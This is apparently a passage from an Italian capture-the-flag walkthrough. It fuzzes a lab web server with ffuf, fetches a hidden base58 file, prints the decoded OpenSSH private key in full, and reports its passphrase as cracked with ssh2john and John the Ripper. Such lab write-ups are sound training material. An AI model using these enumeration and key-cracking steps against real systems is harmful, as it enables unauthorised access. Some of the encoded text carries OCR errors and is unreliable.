
```
┌──(kali㉿kali)-[~]
└─$ ffuf -c -ic -u http://192.168.150.11/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403  -e .php,.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.150.11/~secret/.FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
 :: Extensions       : .php .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 1ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 2ms]
mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 55ms]
:: Progress: [262953/262953] :: Job [1/1] :: 9523 req/sec :: Duration: [0:00:30] :: Errors: 0 ::
```

8. Utilizziamo nuovamente il comando curl per visualizzare mysecret.txt che al suo interno contiene un bash base58 (Linguaggio alfanumerico)



```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.150.11/~secret/.mysecret.txt
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxLoscWUrc4rLcRafiVvxPRpP692Bw5bshu6ZZpixzJWvNZhPEoQoJRx7jUnupsEhcCgjuXD7BN1TMZGL2nUxcDQwahUC1u6NLSK81Yh9LkND67WD87Ud2JpdUwjMossSeHEbvYjCE
YBnKRPpDhSgL7jmTzxmtZxS9wX6DNLmQBsNT936L6VwYdEPKuLeY6wuyYmffQYZEVXhDtK6pokmA3Jo2Q83cVok6×74M5DA1TdjKvEsVGLvRMkkDpshztiGCaDu4uceLw3iLYvNVZK75k9zK9E2qcdwP7yWugahCn5HyoaooLeBDiCAojj4JUxafQUcmfocvugzn81GAJ8LdxQjosS1tHmriYtwp8pGf4Nfq5FjqmGA
dvA2ZPMUAVWVHgkeSVEnooKT8sxGUfZxgnHAfER49nZnz1YgcFkR73rWfP5NwEpsCgeCWYSYh3XeF3dUqBBpf6xMJnS7wmZa9oWZVd8Rxs1zrXawVKSLxardUEfRLh6usnUmMMAnSmTyuvMTnjK2vzTBbd5djvhJKaY2szXFetZdWBsRFhUwReUk7DkhmCPb2mQNoTSuRpnfUG8CWaD3L2Q9UHepvrs67YGZJWwk54r
mT6v1pHHLDR8gBC9ZTfdDtzBaZo8sesPQVbuKA9VEVsgw1xVvRyRZz8JH6DEzqrEneoibQUdJxLVNTMXpYXGi68RA4V1pa5yaj2UQ6xRpF6otrWTerjwALN67preSWWH4vY3MBv9Cu6358KWeVC1YZAXvBRwoZPXtquY9EiFL6i3KXFe3Y7W4Li7jF8vFrK6woYGy8soJJYEbXQp2NWqaJNcCQX8umkiGfNFNiRoTfQ
mz29wBZFJPtPJ98UkQwKJfSW9XKvDJwduMRWey2j61yaH4ij5uZQXDs37FNV7TBj71GGFGEh8vSKP2gg5nLcACbkzF4zjqdikP3TFNWGnij5az3AxveN3EUFnuDtfB4ADRt57UokLMDi1V73Pt5PQe8g8SLjuvtNYpo8AqyC3zTMSmP8dFQgoborCXEMJz6npX6QhgXqpbhS58yVRhpW21Nz4xFkDL8QFCVH2beL1PZ
xEghmdVdY9N3pVrMBUS7MznYasCruXqWVE55RPuSPrMEcRLoCa1XbYtG5JxqfbEg2aw8BdMirLLWhuxbm3hxrr9ZizxDDyu3i1PLkpHgQw3zH4GTK2mb5fxuu9W6nGWW24wjGbxHW6aTneLweh74jFWKzfSLgEVyc7RyAS7Qkwkud9ozyBxxsV4VEdf8mW5g3nTDyKE69P34SkpQgDVNKJvDfJvZbL8o6BfPjEPi125
edV9JbCyNRFKKpTxpq7QSruk7L5LEXG8H4rsLyv6djUT9nJGWQKRPi3Bugawd7ixMUYoRMhagBmGYNafi4JBapacTMwG95wPyZT8Mz6gALq5Vmr8tkk9ry4Ph4U2ErihvNiFQVS7U9XBwQHc6fhrDHz2objdeDGvuVHzPgqMeRMZtjzaLBZ2wDLeJUKEjaJAHnFLxs1xWXU7V4gigRAtiMFB5bjFTc7owzKHcqP8nJr
Xou8VJqFQDMD3PJcLjdErZGUS7oauaa3xhyx8Ar3AyggnywjjwZ8uoWQbmx8Sx71×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×5EAPFgJqyvMmRScQxiKrYoK3p279KLAySM4vNcRxrRrR2DYQwhe8YjNsf8MzqjX54mhbWcjz3jeXokonVk77P9g9y69DVzJeYUvfXVCjPWi7aDDA7HdQd2UpCghEGtWSfEJ
tDgPxurPq8qJQh3N75YF8KeQzJs77Tpwcdv2Wuvi1L5ZZtppbWymsgZckWnkg5NB9Pp5izVXCiFhobqF2vd2jhg4rcpLZnGdmmEotL7CfRdVwUWpVppHRZzq7FEQQFxkRL7JzGoL8R8wQG1UyBNKPBbVnc7jGyJqFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdbucKhGqMYMHnVbtpLrQUaPZHsiNGUcEd64KW5kZ7sv
ohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5RrFa5zDgKm2gSRN8gHz3WqS
```

9. Utilizziamo un web decoder base58 che ci restituisce una chiave privata



Enter the text to Base58 Encode


```
mzS4H8nawmMa1PYmrr7aNDPEW2wdbjZurKAZhheoEYCvP9dfqdbL9gPrWfNBJyVBXR
D8EZwFZNKb1eWPh1sYzUbPPhgruxWANCH52gQpfATNqmtTJZFjsfpiXLQjdBxdzfz7pW
vK8jivhnQaiajW3pwt4cZxwMfcrrJke14vN8Xbyqdr9zLFjZDJ7nLdmuXTwxPwD8Seoq2hY
EhR97DnKfMY2LhoWGaHoFqycPCaX5FCPNf9CFt4n4nYGLau7ci5uC7ZmssiT1jHTjKy7J
9a4q614GFDdZULTkw8Pmh92fuTdK7Z6fweY4hZyGdUXGtPXveXwGWES36ecCpYXPSP
w6ptVb9RxC81AZFPGnts85PYS6aD2eUmge6KGzFopMjYLma85X55Pu4tCxyF2FR9E3c
2zxtryG6N2oVTnyZt23YrEhEe9kcCX59RdhrDr71Z3zgQkAs8uPMM1JPvMNgdyNzpgEG
```

Size : 4.58 KB, 4689 Characters

The Base58 Encoded:


```
4wywRkXGc9XxRKqLrJqDkvdV7dAfesJdBYeSwqhabvnVENYaCg4aBsrYarXk9kVvv1pgig
c399A4VfQ1Eu5gETYDN94RSrjDLkqtPyGwFn3oVA4vsS27325Xu4zYnSJwN9wFHL9ojT
KvQG6pFzXX2FdrxYqpTM5VspwMwmfozU2Yzxf7QtFcNZWo8rtBXryvdtvdjveph8jGBc9
wCq4NCsTu7kUty8AG48ciY1jhnj4xBXzNRyYeexxzt69LCLDpLnhZ41XjUXpenuF6tJKxh5f
kZBZ7QfjoyYCsgyxF6g6CKXnFFja7ApjYRawK7CtgY6CDb1mcseQyTQJsbiP4PpDUKycP
```

10. Creo un file con nano e inserisco all’ interno la chiave privata




```
┌──(kali㉿kali)-[~]
└─$ cat ssh_keylupin.rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bFI8O+3y5m3gPIhUUk78C5n0VUOPSQMsx56d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIaENsRmznbtY9ajQhbjHAjFClA
hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3x8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
4Ie1xaWQf7UnloKUyjLvMwBbb3gRYakBbQApoONhGoYQAAB1BkuFFctACNrlDxN180vczq
mXXs+ofdFSDieiNhKCLdSqFDsSALaXkLX8DFDpFY236qQE1poC+LJsPHJYSpZOr0cGjtWp
MkMcBnzD9uynCjhZ9ijaPY/vMY7mtHZNCY8SeoWAxYXToKy2cu/+pVyGQ76KYt3J0AT7wA
2OR3aMMk0o1LoozuyvOrB3cXMHh75zBfgQyAeeD7LyYG/b7z6zGvVxZca/g572CXxXSXlb
QOw/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kUoEaVAbwU+IchYyM8ZarSvHVpE
vFUPiANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gRE/glQY6z6nC6uoG4AkIl+gOxZ
0hWJJv0R1Sgrc91mBVcYwmuUPFRB5YFMHDWbYmZ0IvcZtUxRsSk2/uWDWZcW4tDskEVPft
rqE36ftm9eJ/nWDsZoNxZbjo4cF44PTF0WU6U0UsJW6mDclDko6XSjCK4tk8vr4qQB8OLB
QMbbCOEVOOOm9ru89e1a+FCKhEPP6LfwoBGCZMkqdOqUmastvCeUmht6a1z6nXTizommZy
x+ltg9c9xfeO8tg1xasCel1BluIhUKwGDkLCeIEsD1HYDBXb+HjmHfwzRipn/tLuNPLNjG
nx9LpVd7M72Fjk6lly8KUGL7z95HAtwmSgqIRlN+M5iKlB5CVafq0z59VB8vb9oMUGkCC5
VQRfKlzvKnPk0Ae9QyPUzADy+gCuQ2HmSkJTxM6KxoZUpDCfvn08Txt0dn7CnTrFPGIcTO
cNi2xzGu3wC7jpZvkncZN+qRB0ucd6vfJ04mcT03U5oq++uyXx8t6EKESa4LXccPGNhpfh
nEcgvi6QBMBgQ1Ph0JSnUB7jjrkjqC1q8qRNuEcWHyHgtc75JwEo5ReLdV/hZBWPD8Zefm
8UytFDSagEB40Ej9jbD5GoHMPBx8VJOLhQ+4/xuaairC7s9OcX4WDZeX3E0FjP9kq3QEYH
zcixzXCpk5KnVmxPul7vNieQ2gqBjtR9BA3PqCXPeIH0OWXYE+LRnG35W6meqqQBw8gSPw
n49YlYW3wxv1G3qxqaaoG23HT3dxKcssp+XqmSALaJIzYlpnH5Cmao4eBQ4jv7qxKRhspl
AbbL2740eXtrhk3AIWiaw1h0DRXrm2GkvbvAEewx3sXEtPnMG4YVyVAFfgI37MUDrcLO93
oVb4p/rHHqqPNMNwM1ns+adF7REjzFwr4/trZq0XFkrpCe5fBYH58YyfO/g8up3DMxcSSI
63RqSbk60Z3iYiwB8iQgortZm0UsQbzLj9i1yiKQ6OekRQaEGxuiIUA1SvZoQO9NnTo0SV
y7mHzzG17nK4lMJXqTxl08q26OzvdqevMX9b3GABVaH7fsYxoXF7eDsRSx83pjrcSd+t0+
t/YYhQ/r2z30YfqwLas7ltoJotTcmPqII28JpX/nlpkEMcuXoLDzLvCZORo7AYd8JQrtg2
Ays8pHGynylFMDTn13gPJTYJhLDO4H9+7dZy825mkfKnYhPnioKUFgqJK2yswQaRPLakHU
yviNXqtxyqKc5qYQMmlF1M+fSjExEYfXbIcBhZ7gXYwalGX7uX8vk8zO5dh9W9SbO4LxlI
8nSvezGJJWBGXZAZSiLkCVp08PeKxmKN2S1TzxqoW7VOnI3jBvKD3IpQXSsbTgz5WB07BU
mUbxCXl1NYzXHPEAP95Ik8cMB8MOyFcElTD8BXJRBX2I6zHOh+4Qa4+oVk9ZluLBxeu22r
VgG7l5THcjO7L4YubiXuE2P7u77obWUfeltC8wQ0jArWi26x/IUt/FP8Nq964pD7m/dPHQ
E8/oh4V1NTGWrDsK3AbLk/MrgROSg7Ic4BS/8IwRVuC+d2w1Pq+X+zMkblEpD49IuuIazJ
BHk3s6SyWUhJfD6u4C3N8zC3Jebl6ixeVM2vEJWZ2Vhcy+31qP80O/+Kk9NUWalsz+6Kt2
yueBXN1LLFJNRVMvVO823rzVVOY2yXw8AVZKOqDRzgvBk1AHnS7r3lfHWEh5RyNhiEIKZ+
wDSuOKenqc71GfvgmVOUypYTtoI527fiF/9rS3MQH2Z3l+qWMw5A1PU2BCkMso060OIE9P
5KfF3atxbiAVii6oKfBnRhqM2s4SpWDZd8xPafktBPMgN97TzLWM6pi0NgS+fJtJPpDRL8
vTGvFCHHVi4SgTB64+HTAH53uQC5qizj5t38in3LCWtPExGV3eiKbxuMxtDGwwSLT/DKcZ
Qb50sQsJUxKkuMyfvDQC9wyhYnH0/4m9ahgaTwzQFfyf7DbTM0+sXKrlTYdMYGNZitKeqB
1bsU2HpDgh3HuudIVbtXG74nZaLPTevSrZKSAOit+Qz6M2ZAuJJ5s7UElqrLliR2FAN+gB
ECm2RqzB3Huj8mM39RitRGtIhejpsWrDkbSzVHMhTEz4tIwHgKk01BTD34ryeel/4ORlsC
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----
```

11. Utilizziamo il tool ssh2john per convertire una chiave privata ssh in un formato compatibile con john the Ripper , in seguito e' stato utilizzato john the Ripper per ricavare la password ssh (P@55w0rd!)



